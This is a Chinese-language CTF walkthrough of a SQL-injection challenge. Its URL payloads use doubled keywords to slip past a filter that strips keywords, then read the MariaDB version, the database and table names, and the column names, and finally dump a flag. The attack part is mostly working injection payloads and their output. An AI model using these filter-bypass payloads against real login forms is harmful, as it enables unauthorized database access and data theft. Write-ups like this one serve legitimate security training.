
总共有三列，并判断注入点为2，3



Hello 2!
Your password is '3'

```
?username=admin&password=123 %27 ununionion seselectlect 1,2,version() %23
```

Maria DB下的一个函数，用来看版本




GO TO WORK, GET MARRIED
HAVE SOME KIDS, PAY YOUR TAXES
PAY YOUR BILLS, WATCH YOUR TV
FOLLOW FASHION, ACT NORMAL
OBEY THE LAW
AND REPEAT AFTER ME:
I AM FREE

Login Success!

Hello 2!
Your password is
'10.3.18-MariaDB'

Syclover @ cl4y

```
?username=admin&password=123%20%27%20ununionion%20seselectlect%201,2,database()%20%23
```



Login Success!

Hello 2!
Your password is
'geek'


GO TO WORK, GET MARRIED
HAVE SOME KIDS, PAY YOUR TAXES
PAY YOUR BILLS, WATCH YOUR TV
FOLLOW FASHION, ACT NORMAL
OBEY THE LAW
AND REPEAT AFTER ME:
I AM FREE
Syclover @ cl4y

这是当前连接的数据库的名字，我们还需要看一下所有的数据库

```
?username=admin&password=123%20%27%20ununionion%20seselectlect%201,2,group_concat(schema_name)frfromom(infoorrmation_schema.schemata)%20%23
```

[外链图片转存失败,源站可能有防盗链机制,建议将图片保存下来直接上传(img-6qYfvG9x-1612184073050)(C:\Users\william\AppData\Roaming\Typora\typora-user-images\image-20210201125245104.png)]

```
?username=admin&password=123%20%27%20ununionion%20seselectlect%201,database(),group_concat(table_name) frfromom infoorrmation_schema.tables whwhereere table_schema='geek'%20%23
```




Login Success!

GO TO WORK, GET MARRIED
HAVE SOME KIDS, PAY YOUR TAXES
PAY YOUR BILLS, WATCH YOUR TV
FOLLOW FASHION, ACT NORMAL
OBEY THE LAW
AND REPEAT AFTER ME:
I AM FREE

Hello geek!
Your password is
'b4bsql,geekuser'

Syclover @ cl4y

再看一下ctf库




Login Success!

Hello geek!
Your password is 'Flag'

GO TO WORK, GET MARRIED
HAVE SOME KIDS, PAY YOUR TAXES
PAY YOUR BILLS, WATCH YOUR TV
FOLLOW FASHION, ACT NORMAL
OBEY THE LAW
AND REPEAT AFTER ME:
I AM FREE
Syclover @ cl4y

发现Flag表，爆字段

```
?username=admin&password=123%20%27%20ununionion%20seselectlect%201,database(),group_concat(column_name) frfromom infoorrmation_schema.columns whewherere table_name='Flag' %20%23
```



Login Success!


Hello geek!
Your password is 'flag'

Syclover @ cl4y

GO TO WORK, GET MARRIED
HAVE SOME KIDS, PAY YOUR TAXES
PAY YOUR BILLS, WATCH YOUR TV
FOLLOW FASHION, ACT NORMAL
OBEY THE LAW
AND REPEAT AFTER ME:
I AM FREE

flag字段里面看内容

```
?username=admin&password=123%20%27%20ununionion%20seselectlect%201,database(),group_concat(flag) frfromom ctf.Flag %20%23
```



Login Success!

Hello geek!
Your password is 'flag{40f76a5e-b5cc-4bfb-9504-c6e38ae58fbf}'

Syclover @ cl4y

